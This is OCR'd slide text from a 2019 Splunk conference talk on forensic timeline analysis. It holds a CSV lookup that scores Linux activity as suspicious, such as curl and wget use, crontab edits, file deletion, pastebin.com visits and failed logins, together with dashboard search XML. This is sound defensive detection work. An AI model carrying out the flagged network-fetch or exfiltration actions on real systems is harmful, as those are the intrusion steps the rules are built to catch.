
```
[remove_extra_text]
REGEX = ^---.*---$
DEST_KEY = queue
FORMAT = nullQueue
```

© 2019 SPLUNK INC.

Timeline Lookup

Apply a csv lookup for timeline data –> Linux specific

- Apply a csv lookup to help highlight potentially suspicious activity that is found within a timeline. The example below is Linux specific. Rules for a windows based system would be different.



Lookups / timeline_rules.csv

Right-click the table for editing options


	rules	rule_matched	event_category	risk_score
1	*bin/vi*	*bin/vi*	File Interaction	2
2	*bin/more*	*bin/more*	File Interaction	1
3	*bin/less*	*bin/less*	File Interaction	1
4	*bin/head*	*bin/head*	File Interaction	1
5	*bin/tail*	*bin/tail*	File Interaction	1
6	*disconnected from*	*disconnected from*	Internet Connection	1
7	*started session*	*started session*	Internet Connection	1
8	*usr/bin/curl*	*usr/bin/curl*	Internet Connection	3
9	*bin/wget*	*bin/wget*	Internet Connection	3
10	*usr/bin/lynx*	*usr/bin/lynx*	Internet Connection	3
11	*installed lynx*	*installed lynx*	Internet Connection	4
12	*configure lynx*	*configure lynx*	Internet Connection	4
13	*bin/rm*	*bin/rm*	Deleted Data	1
14	*/trash*	*/trash*	Deleted Data	1
15	[sudo]*	[sudo]*	Execution	2

We assigned each rule an arbitrary risk score

© 2019 SPLUNK INC.

Timeline Lookup cont.

Apply a csv lookup for timeline data –> Linux specific



16	*bin/crontab*	*bin/crontab*	Execution	4
17	*shutdown computer name*	*shutdown computer name*	Execution	1
18	*/usr/bin/screen*	*/usr/bin/screen*	Execution	1
19	*bin/umount*	*bin/umount*	Mounted Device	1
20	*bin/mount*	*bin/mount*	Mounted Device	1
21	*mounted filesystem*	*mounted filesystem*	Mounted Device	1
22	*invalid user*	*invalid user*	Log File	3
23	*failed password*	*failed password*	Log File	2
24	*accepted publickey*	*accepted publickey*	Log File	1
25	*pastebin.com*	*pastebin.com*	Internet Connection	2
26	*usr/sbin/kerberods*	*usr/sbin/kerberods*	File Interaction	4

- See next slide for example of the search syntax.


Timeline Lookup cont.

© 2019 SPLUNK INC.

Timeline search syntax

Timeline_name token. Each timeline has a parsed field that identified the timeline_name.

Dashboard contain text input type – this is to provide boolean search on the timeline



```
<row>
  <panel>
    <table>
      <title>Supertimeline</title>
      <search>
        <query>index=*security_forensics sourcetype="timeline" source="*timeline.l2tcsv" $supertimeline$ $searchText$
| lookup timeline_rules rules as desc
| fillnull value=Null event_category
| fillnull value=0 risk_score
| search event_category="$event_category$"
| table event_category, risk_score, rule_matched, timeline_name, event_time, MACB, extracted_source, extracted_sourcetype,
  type, user, extracted_host, short, desc, version, filename, inode, notes, format, extra</query>
        <earliest>$time_tok.earliest$</earliest>
        <latest>$time_tok.latest$</latest>
      </search>
      <option name="count">10</option>
      <option name="drilldown">cell</option>
      <option name="refresh.display">progressbar</option>
      <option name="rowNumbers">true</option>
      <format type="color" field="event_category">
        <colorPalette type="map">{"Log File":#EFECE2,"Execution":#FF0000,"File Interaction":#92D050,"Internet Connection"
          :#FFC001,"Deleted Data":#000000,"Mounted Device":#0000FF,"Folder Opening":#00B24B}</colorPalette>
      </format>
```

© 2019 SPLUNK INC.

.conf19

splunk>

Thank You!

Go to the .conf19 mobile app to

RATE THIS SESSION